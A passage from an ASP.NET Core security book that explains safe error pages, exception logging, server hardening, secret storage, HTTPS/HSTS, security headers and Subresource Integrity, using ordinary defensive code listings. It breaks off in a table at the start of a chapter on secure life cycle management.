public void Configure(IApplicationBuilder app,
  IWebHostEnvironment env)
{
  if (env.IsDevelopment())
  {
    app.UseDeveloperExceptionPage();
    app.UseDatabaseErrorPage();
  }
  else
  {
    app.UseExceptionHandler("/Home/Error");
    app.UseHsts();
  }
}
```

`app.UseHsts()` is not related to error handling, so let's ignore that for now. We've covered `app.UseDatabaseErrorPage()` already, so let's focus on the remaining two:

- `app.UseDeveloperExceptionPage()` tells the framework to send any errors to a page that shows the details of the exception to the user. This is generally a helpful thing in development environments, but **it must not be turned on in anything other than a development machine**. Why? Information leakage. Error-based SQL injection attacks, which we covered in Chapter 5, are just one of hundreds or thousands of examples of possible messages that could help an attacker break into your website.
- `app.UseExceptionHandler("[page name]")` redirects the user to a page of the developer's choosing, and while you can't see it here, this page shows a generic error page rather than the detailed stack trace that the developer exception page does. You can also see that this is appropriately set up to be called in every environment other than Development.

To prove that the generic error page doesn't actually show a detailed error message, here is a screenshot of an error. In this particular case, I created a page called "ThrowError" in the Home controller which returns a nonexistent view. The screenshot is in Figure 9-1.



Figure 9-1. *Generic ASP.NET Error page*

While the message here isn't terribly user-friendly, it serves the basic function for error pages – it tells the user that an error occurred and it doesn't expose details as to what that error is. (It does expose the fact that this is an ASP.NET Core website, which is

technically information leakage that most security professionals would ask you to fix, but I'll ignore that for now.) I'll get into making this a more user-friendly page in a moment. For now, take note that there's a Request ID, which should help us track down the error in our logs. To see where the Request ID comes from, let's look at the source for the default Error page in Listing 9-17.

Listing 9-17. Source for the default Error page

```
[ResponseCache(Duration = 0, Location = ↲
  ResponseCacheLocation.None, NoStore = true)]
public IActionResult Error()
{
  return View(new ErrorViewModel { RequestId = ↲
    Activity.Current?.Id ?? HttpContext.TraceIdentifier });
}
```

This is a little unsettling – the Request ID could come from one of two places. We want to have the Request ID show up in the logs, and the fact that there isn't a single method to determine it doesn't bode well for it showing up in the logs. Let's look in the log for this entry for the Request ID in Listing 9-18.

Listing 9-18. Log entry for error thrown when View is missing

```
Level: Error, State: The view 'ThrowError' was not found. Searched
locations: /Views/Home/ThrowError.cshtml, /Views/Shared/ThrowError.cshtml,
/Pages/Shared/ThrowError.cshtml, Event: ViewNotFound,
```

Sure enough, there is NOT a Request ID here. Ok, so let's fix this and use our new logging mechanism to save the exception to our log files. You should create another method in the `SecurityLogger` class and `ISecurityLogger` interface that takes an exception and saves the stack trace to our log table. I won't show that method here, but I will show you what the new Error class might look like in Listing 9-19.

Listing 9-19. Error class with improved logging

```
[AllowAnonymous]
[ResponseCache(Duration = 0, Location =
  ResponseCacheLocation.None, NoStore = true)]
public IActionResult Error()
```

```
{
  var context = HttpContext.Features.
    Get<IExceptionHandlerFeature>();

  var requestId = Activity.Current?.Id ??
    HttpContext.TraceIdentifier;

  _securityLogger.LogEvent(LogLevel.Error,
    SecurityEvent.General.EXCEPTION,
    $"An error occurred, request ID: {requestId}",
    context.Error);

  return View(new ErrorViewModel { RequestId = requestId });
}
```

You need the `IExceptionHandlerFeature` instance to pull information about the exception, but it is not a service, so you need to pull the `Feature` from the `HttpContext` object. You should also put the Request ID in the message so you can search for it easily. (Or, of course, you can use a separate column in your logging table.) Now we are able to log both the exception details and the Request ID, information necessary to track down the cause of an error when one occurs.

Caution If you do save the stack trace to the database as I recommend, know that the table size can become rather large rather quickly. Have a plan in place to manage this when it happens.

If you want to change the error page text (and you should), the view is located in the Shared folder under Views.

Catching Errors

Before we go on to the next chapter, it's worth reiterating a point I made all the way back in Chapter 2. Your goal should almost always be that if something fails, it fails closed, and it does so in a way that is obvious to the user. Remember the story I told earlier in the book about the app that no one trusted because no one was sure if it actually worked? You don't want that to happen to you. If something fails, log it and also let the user know.

And of course, be proactive in checking the logs. No end user likes to see their system fail, but in my experience, they're much more satisfied with the quality of the product if you already know about the error (even better if you are working on a solution) when they report it to you.

Summary

In this chapter, I primarily discussed logging, both in how the current solution is inadequate for security purposes and I proposed a better one. Along with better logging, I showed you how you could use your new and improved logging to create some active defenses. I finally reminded you that you should never swallow errors without telling the user. While no one likes to see an error message, not trusting the system is worse.

In the next chapter, I'll show you how to securely set up your hosting environment. Even if you have a system administration team that sets these environments up for you, you should know what best practices are, since many settings are located in code, not server settings.

CHAPTER 10

Setup and Configuration

Like many of the topics covered in this book, proper setup and configuration of an ASP.NET Core website could be an entire book on its own. Because this book is targeted to developers rather than system administrators, I'm not going to dive deeply into all the ins and outs of setting up and running a website. However, it is still worth doing a high-level overview of some of the most important factors to consider when setting up your website, partly because more of these configurations exist within code as compared to other versions of ASP.NET, and partly because I know that many developers are responsible for their own hosting for a variety of reasons.

Most of the explanations in this chapter will start with server-level observations. In other words, I will assume for the sake of example that you have access to the server itself, whether you have access to the hardware or whether it is infrastructure available in the cloud. This is for several reasons:

- I expect many of your projects will be upgrades from previous versions of ASP.NET and will reuse existing infrastructure.
- Even in purely greenfield (new) projects, there are legitimate reasons to purchase hardware or use cloud-based servers instead of using cloud-based services.
- There is a lot of truth to the adage "the cloud is just someone else's computer." Knowing what good security looks like when it is your server will only help you when securing cloud-based services.

Because this is such a large topic, though, I will largely focus on giving you a high-level overview with the intent that if you wish to dive more deeply into a topic, you can read more on your own. The topic of server and network security is much more heavily and skillfully covered than application development security is.

S. Norberg, *Advanced ASP.NET Core 3 Security*, https://doi.org/10.1007/978-1-4842-6014-2_10

Setting Up Your Environment

First things first, while an ASP.NET Core website *can* run without a web server, that doesn't mean that it *should*. You should plan on running your website behind some sort of web server for every nontrivial purpose. You can use Microsoft-supported plugins[1] to run your website on any one of the top three web servers in use today:[2]

- Apache
- Nginx
- Internet Information Services (IIS)

There are plugins available for other servers as well, but be careful here: Apache, Nginx, and IIS all have had several decades of security hardening and have well-supported plugins. I don't recommend venturing too far away from the tried and true here.

Web Server Security

Regardless of which web server you use, there are some general security guidelines that you should follow:

- **Do not allow your website to write files to any folder within the website itself:** It's simply too easy for you to make a mistake that will allow hackers to access other files in your web folder. If you must save files, do so in a location that is as far away from your website as possible, such as a different drive or a different server entirely.
- **Do not allow users to save files using their own file name:** You may run into name collisions if you do so. But more importantly, you open the door to allowing users to store files in other directories. Save the file with a unique identifier as a name, and then store a mapping from identifier to file name elsewhere.

[1] https://docs.microsoft.com/en-us/aspnet/core/fundamentals/servers/?view=aspnetcore-3.1

[2] https://w3techs.com/technologies/overview/web_server

- **Turn off directory browsing:** Attackers will use this information to find configuration files, backups, etc. If you need users to browse your files, keep a list of files and programmatically display the list to users, preventing someone from misusing the directory browsing functionality.
- **Do not store your web files in the default location for your web server:** For example, if you are using IIS, store your files in C:\webfiles instead of C:\inetpub\wwwroot. This will make it (slightly) harder for attackers to find your files in case they're able to access your server.
- **Turn off all unneeded services on your web server:** Any service can serve as an entry point to your server, and therefore serve as a backdoor to your website. Turn these off if and when you can. This especially includes PowerShell. Between the power that PowerShell offers and the difficulty that virus scanners have in differentiating malicious vs. accepted scripts, PowerShell is an especially dangerous feature to leave on in your server.

Keep Servers Separated

Whether you have your website hosted within a cloud-based service, hosted in infrastructure within the cloud, or hosted locally, it is important that you have your website separated as much as possible from related services, such as your mail or database servers. Ideally, each server would have its own firewall and would only allow traffic specific for that service from allowed locations. To illustrate how that might work, imagine that your website has three main components: a web front end, a mail server, and a database server. Here's how you could set up permissions on each server (and this is true whether or not you are in the cloud):

- Your web server would allow inbound connections for all IP addresses (for public websites) on web ports (usually 80 and 443). It would *only* allow inbound administrator connections (for remote desktop or SSH) from known, allowable addresses such as yours and your system administrator. Outbound connections would only be allowed for software update checks, calls to the mail server, writing to your log store, and calls to the database.

- Your mail server would *only* allow inbound connections from your web server to the mail endpoint and only allow outbound connections to check for system updates and to send mail.
- Your database server would only allow inbound connections from your web server to its database and only allow outbound connections to check for system updates and send backups to your storage location.

Leaving your mail server publicly exposed is basically asking hackers to use your server to send their spam. Leaving your database server publicly exposed is asking hackers to read the data in your database. Leaving these servers fully open to your web server, as opposed to opening ports for the specific services that are needed, opens yourself up to more serious breaches if your website server is breached. Layered security is important.

What if you need to access the mail and/or the database server? You could temporarily open a hole in your firewall to allow for the minimum number of users to access the server, do what you need to do, and then close the hole in the firewall again. This minimizes your risk that an attacker can gain a foothold in one of your servers behind one of your firewalls.

Server Separation and Microservices

If you are utilizing services and APIs for your backend processing, such as grouping related logic into separate services, you should take care to not mix APIs that are intended to be called publicly (such as AJAX calls from a browser) in the same API that are intended to be called from the server only. Separate these so you can properly hide APIs that are only intended to be accessible to internal components behind firewalls to keep them further away from potential hackers.

A Note About Separation of Duties

Assuming your team is large enough, removing access where it is not needed goes for developer access to production servers as well. Most developers have had the miserable experience of trying to debug a problem that only occurs on inaccessible boxes. It would be easier to debug these issues if we had direct access to the production machines. But, on the other hand, if a developer has access to a production machine, it would be relatively easy for a developer to funnel sensitive information to an undetected file on

a server's hard drive, then steal that file, and remove evidence of its existence. Or do something similar with data in the database. As irritating as it can be at times, we as developers should not have direct access to production machines.

Storing Secrets

The idea of keeping your servers and services separated from the rest of your systems is even more true when talking of storing your secrets, like passwords to authenticate to third-party apps or your encrypted PII data. Several years ago, Amazon asked developers to watch their public repositories for exposed AWS credentials because of several incidents,[3] and that problem hasn't gone away. Just the opposite – now there are several tools available that allow developers and hackers alike to look in source control for exposed secrets.[4] So, source control is not the place to store secrets, but what is? Here are a few options, roughly in order of desirability:

- Store your secrets within a dedicated key storage, such as Azure's Key Vault or Amazon's Key Management Service. This is the most secure option, but these services can be expensive if you have a large number of keys.
- Store your secrets within environment variables on your server. This approach is better than storing secrets within configuration files because secrets are stored away from your website itself, but they are stored on the same server.
- Store your secrets within a separate environment, behind a separate firewall, that you build yourself. Assuming you build the service correctly, this is a secure option. But when you factor in the effort to build and maintain such a system, you may be better off just purchasing storage in a cloud-based key storage service.
- Store your secrets within appsettings.production.json on your server. This is not secure because the secrets are stored with your website, and you need to access the server to make changes to the file, but this

[3] www.techspot.com/news/56127-10000-aws-secret-access-keys-carelessly-left-in-code-uploaded-to-github.html

[4] https://geekflare.com/github-credentials-scanner/

approach can be adequate for small or insignificant sites. Remember, if you choose this option, your secrets must *never* be checked into source control.

Caution You may be wondering whether it would be ok to encrypt your secrets in a configuration file and check that into source control. I don't recommend it. Aside from the fact that you still need a way to store the cryptography keys themselves, you shouldn't expose anything you don't absolutely have to.

SSL/TLS

I mentioned in Chapter 4 that you really need to be using HTTPS everywhere. And by "everywhere" I mean every connection from every server for every purpose. You never know who might be listening in and for what purpose. Even if you ignore the idea that information sent via HTTP is more easily modified (imagine a hacker changing an image to show a malicious message), even partial data sent via HTTP can leak more information than you intend. Certificates are cheap and relatively easy to install, so there are no excuses not to use HTTPS everywhere. If you really cannot afford to purchase a certificate, Let's Encrypt (letsencrypt.org) offers free certificates. Support for these free certificates is better for Linux-based systems, but instructions on installing these certificates in Windows and IIS do exist.

Once you have HTTPS set up, you will need to set up your website to redirect all HTTP traffic to HTTPS. To turn this on in ASP.NET Core, you just need to ensure that `app.UseHttpsRedirection()` is called within your `Configure` method of your `Startup` class. There are ways you can do this within IIS if you want a configuration option to enforce this, and I'll cover the easiest way by far in a moment.

Allow Only TLS 1.2 and TLS 1.3

Whether you set up which protocols you accept on your server explicitly or not, you can tell your server which versions of HTTPS (SSL 1.0, 1.1, 1.2, or TLS 1.0, 1.1, 1.2, 1.3) your server will accept. Unless you have a specific need to allow for older protocols, I highly recommend accepting TLS 1.2 or 1.3 connections *only*. Various problems have been

found with all older versions. There have been problems found with TLS 1.2 as well,[5] but adoption of TLS 1.3 probably isn't widespread enough to justify accepting TLS 1.3 only.

Setting Up HSTS

We covered HTTP Strict Transport Security (HSTS) briefly in Chapter 4. There we talked about how the header worked by instructing the browser that uses an HTTPS connection to continue using HTTPS until the max-age limit has been reached. Luckily for us, the ASP.NET team made it easy to configure HSTS for ASP.NET websites by allowing you to add `app.UseHsts()` in your `Configure` method of your `Startup` class. You can also easily configure HSTS in IIS if you should so choose. You can see the link circled in the lower right-hand corner in the screenshot of Figure 10-1.



Figure 10-1. *HSTS link in IIS*

Clicking this link pulls up a pretty self-explanatory dialog, as seen in Figure 10-2.

[5] https://calcomsoftware.com/leaving-tls1-2-using-tls1-3/



Figure 10-2. *HSTS options in IIS*

You'll notice that in addition to the Max-Age (here set to the number of seconds in a year), there is an option to redirect all HTTP traffic to HTTPS.

Note It is worth emphasizing that you do need HTTPS redirection set up properly in order for HSTS to do any good. Browsers will ignore any HSTS directives coming from HTTP sites, so be sure to set up both redirection and HSTS to get the full benefits from using both.

Setting Up Headers

There are multiple ways to add headers in ASP.NET Core. The most common way is to add them in your `Startup` class. Here's how to add some of the more important security-related headers.

Listing 10-1. Adding headers in Startup

```
public void Configure(IApplicationBuilder app,
  IHostingEnvironment env)
{
  //Code removed for brevity

  //Included here for order
  app.UseAuthentication();
  app.UseAuthorization();

  app.Use(async (context, next) => {
    context.Response.Headers.Add("X-Frame-Options", "DENY");
    context.Response.Headers.Add("X-Content-Type-Options",
      "nosniff");
    context.Response.Headers.Add(
      "X-Permitted-Cross-Domain-Policies", "none");
    context.Response.Headers.Add("X-XSS-Protection",
      "1; mode=block");

    await next();
  });

  app.UseMvc(
    //Content removed for brevity
  );
}
```

I didn't include the CSP header in Listing 10-1 because it is very specific to your app, but you get the idea. Otherwise, if you need a refresher on what each of these headers does, please refer back to Chapter 4.

Caution Adding these headers to your app can help prevent clickjacking attacks, which, if you recall from Chapter 5, is an attack where a hacker loads your site within an iframe and loads their content on top of yours, fooling a user into performing actions on your site that they don't intend. Some security personnel will recommend adding JavaScript to your page that prevents the page from running

if (top !== self), i.e., if the page is running within an iframe. HTML5 introduced the `sandbox` attribute on the iframe which can be configured to prevent JavaScript from running within the frame, killing any frame busting scripts. So, add the header. Don't rely on JavaScript to solve your clickjacking vulnerabilities.

If you're running your website behind IIS, you can also add these headers in your web.config file.

Listing 10-2. Adding headers via web.config

```
<configuration>
  <location path="." inheritInChildApplications="false">
    <!-- Content removed for brevity -->
  </location>
  <system.webServer>
    <httpProtocol>
      <customHeaders>
        <add name="SomeName" value="SomeValue" />
      </customHeaders>
    </httpProtocol>
  </system.webServer>
</configuration>
```

If you add headers as shown in Listing 10-2, you can view and edit them by going into IIS, clicking your website, and double-clicking the HTTP Response Headers icon. Just know that some deployment methods will overwrite your web.config file, so test your deployment method before storing too much information here.

Caution Don't get too creative in how you add headers. There is an attack called *response splitting* that occurs when a header allows newline characters. If an attacker can add newline characters, they can fool the browser into thinking that the attacker's content, not yours, is to be rendered on the screen. To avoid this, stick to the options that ASP.NET and/or your web server provide.

Setting Up Page-Specific Headers

There are times that you will need headers specific to a page. In fact, you've already seen this in action on the default error page.

Listing 10-3. Caching directives on the error page

```
[ResponseCache(Duration = 0, Location =
  ResponseCacheLocation.None, NoStore = true)]
public IActionResult Error()
{
  //Content removed for brevity
}
```

The code in Listing 10-3 is supposed to instruct the browser not to cache the error page so any error-specific content, such as the Request ID, is always shown. To prove that these errors are added, Figure 10-3 shows the headers on the error page as captured by Burp Suite.



Figure 10-3. *No cache headers as seen in Burp Suite*

Unfortunately, there's a problem here. The Cache-Control value of *no-cache* instructs the browser that the response must be validated before the cached version is used. In order to instruct the browser to avoid storing the information at all, you need a Cache-Control value of *no-store*. The `NoStore = true` code in the attribute is supposed to do this, but as you can see in the screenshot from the Burp capture, it didn't. Let's fix this by making our own page-specific header in Listing 10-4.

Listing 10-4. An attribute that overrides the Cache-Control header for a single page

```
public class CacheControlNoStoreAttribute :
  ResultFilterAttribute
{
  private const string _headerKey = "Cache-Control";
  public override void OnResultExecuting(
    ResultExecutingContext context)
  {
    if (context.HttpContext.Response.Headers.
      ContainsKey(_headerKey))

    context.HttpContext.Response.Headers.Remove(_headerKey);

    context.HttpContext.Response.Headers.Add(_headerKey,
      "no-store");

    base.OnResultExecuting(context);
  }
}
```

The code for this should be fairly straightforward: it first looks to see if the header already exists, and if so, removes it. Then the code adds the new header.

Tip If you recall, in Chapter 4 I said that you should use these cache directives on pages showing sensitive information to prevent browsers from storing this information on users' machines. Now you know how to add these headers in your ASP.NET websites.

There will be other times when you will want to create your own page-specific headers. You're most likely to want to do this for CSP headers when you have a third-party library that is only used on one or two pages that requires the use of a relaxed header. While it may be tempting to want to create one header with the relaxed rules for simplicity, you should have separate headers in this case. Fortunately, this method for creating page-specific headers is flexible enough to serve most needs.

Third-Party Components

Third-party components, such as JavaScript libraries or NuGet packages, can greatly improve the quality of your websites while reducing the costs of making them. They can also, however, be a source of vulnerabilities. Very often, these components are built by people who are not knowledgeable about security, and they never go through anything resembling a security review. Even popular components maintained by reputable development teams have vulnerabilities from time to time. What can you do to minimize the risk of damage occurring because of a third-party vulnerability?

- Choose components from reputable sources whenever possible. While well-known companies aren't immune from security issues, you can be reasonably sure that well-known companies are going to check for security issues at some level, when you can't say the same for other components.
- Minimize the number of permissions that are given to the component. When using server-side components, run them in their own process whenever possible and/or wrap them in a web service that is called from your website. When using JavaScript components, be sure you use CSP policies that allow only the permissions that component needs to get the job done.
- Minimize the number of components that you use. Even if you are diligent about choosing reputable components and limiting their permissions, all it takes is one problem in one component for attackers to gain a foothold into your system. You can reduce this risk by using fewer components and avoiding using libraries that have significantly more features than you intend to use.

Monitoring Vulnerabilities

The National Vulnerability Database[6] maintained by the National Institute of Standards and Technology (NIST) is one database that lists vulnerabilities for common software components. As mentioned earlier in the book, when researchers find vulnerabilities, they will often tell the company responsible first and then report the vulnerability to the NVD once it has been fixed. With this database, you can check to see if the components you use have known issues.

In the next chapter, I'll show you how to check the NVD (and other vulnerability databases) for vulnerabilities in components that you use without having to search the library manually.

Integrity Hashes

Hackers adding malicious scripts to third-party components, hosted both by content delivery networks and locally, is rare but happens. You can protect yourself by including an integrity hash on your script or CSS tag via the *Subresource Integrity* feature. How does this work? Since you've gone through the hashing chapter, you already know that hashes can help you ensure that contents of files haven't changed, and this is no different. All you need to do is add an `integrity` attribute to your tag and then use a value of an algorithm and base64-encoded hash, separated by a hyphen.

A link to the 3.5.1 version of jQuery, as hosted in jQuery's content delivery network, would look like this.

Listing 10-5. Script tag for an externally hosted jQuery library

```
<script
  src="https://code.jquery.com/jquery-3.5.1.min.js"
  integrity="sha256-↲
9/aliU8dGd2tb6OSsuzixeV4y/faTqgFtohetphbbj0="
  crossorigin="anonymous"></script>
```

You can see in Listing 10-5 that the SHA-256 hash is used. You can easily hash the file contents using a stronger hash, but there's not much advantage to doing so.

[6] https://nvd.nist.gov/

Caution It is a good idea to create hashes for locally created files, too. If a hacker, or malicious employee, can add malicious scripts to a trusted file, then your users could be hacked even more effectively than the best XSS attack would do. Rehashing the file every time can become tedious, though, so you may be tempted to automate the process of creating hashes. I would strongly advise *against* this. Generate hashes using a known, trusted version of the file to help minimize the risk of unexpected changes being made later.

Secure Your Test Environment

Unfortunately, it is all too common for development and product teams to spend a lot of time and effort securing their production systems and then leave their test systems completely unprotected. At best, this can leave attackers free to look for security holes in your app undetected, so they can target only known problems when they are on your production website. This problem can be much, much worse if you have production data in your test system for the sake of more realistic testing.

While securing your test environment as thoroughly as you secure your production environment is likely overkill, there are still a few guidelines you should follow in your test system:

- Never use production data in your test environment. If hackers get in and steal something, let them steal information associated with "John Doe" or "Bugs Bunny".
- Hide your test system behind a firewall so only users who need access to your system can find the site, much less log in. Never count on the URL being difficult to guess to protect your site from being discovered by hackers.
- Use passwords that are as complex in your test environment as you do in production. You do not want hackers to guess your test environment password, crawl your site's administration pages, and then use that information to attack your production environment.

Note Many years ago, I was doing a Google search to see if any of our test websites were being picked up by Google's crawler. And indeed, I found one. Apparently, not only did we leave a link to the test site on one of our production sites, we left the test site available to the public. Be sure to test periodically to make sure your test websites are secured.

Web Application Firewalls

Finally, you should consider using a Web Application Firewall, or WAF. WAFs sit between your users and your website, listen to all incoming traffic, and block traffic that looks malicious. While that is good and desirable, there are a couple of things to be aware of if you use a WAF:

- WAFs can block good traffic if not configured properly, and proper configuration can be difficult to do well. Watch your traffic before turning it on to make sure you're not inadvertently blocking good traffic.
- As of this writing, WAF products don't pick up WebSocket (SignalR) traffic.
- Like any security product, a WAF isn't a magic bullet. Most attack tools have means to detect and work around most WAFs. Don't expect your WAF to secure your website; you still need to practice good security hygiene.

Despite these issues, though, Web Application Firewalls are well worth considering when setting up and configuring your website.

Caution I need to emphasize that a WAF cannot solve all of your security problems. Imagine a WAF like installing a security system for your home: like your security system will only do so much if you leave your windows unlocked or your valuables in your front yard, a WAF can only do so much if you have easy-to-exploit SQL injection vulnerabilities or obvious Insecure Direct Object References.

Summary

In this chapter, I talked at a high level about how to set up your web servers securely. I also talked about the importance of keeping your servers separated from both each other and the public as much as possible, how to use HTTPS to secure your sites, how to add security-related headers, and finally why it is important to secure your test site almost as much as you secure production.

In the last chapter, I'll talk about how to add security into your software development life cycle, so you're not scrambling at the end of a project trying to implement security fixes – or worse, scrambling to find and fix security issues after a breach occurs.

CHAPTER 11

Secure Application Life Cycle Management

I've spent pretty much the entire book up to this point talking about specific programming and configuration techniques you can use to help make your applications secure. Now it's time to talk about how to verify that your applications are, in fact, secure. Let's start by getting one thing out of the way: **adding security after the fact never works well**. Starting your security checks right before you go live "just to be sure" ensures that you won't have enough time to fix more than the most egregious problems, and going live before doing any research means your customers' information is at risk. As one recent example, Disney+ was hacked hours after going live.[1]

As if that weren't enough, bugs are more expensive to fix once they've made it to production. To prove that, Table 11-1 shows NIST's table of hours to fix a bug based on when it is introduced.[2]

Table 11-1. *Hours to fix bug based on introduction point (from NIST)*

Stage Introduced	Stage Found Requirements	Coding/Unit Testing	Integration	Beta Testing	Post-product Release
Requirements	1.2	8.8	14.8	15.0	18.7
Coding/unit testing	N/A	3.2	9.7	12.2	14.8
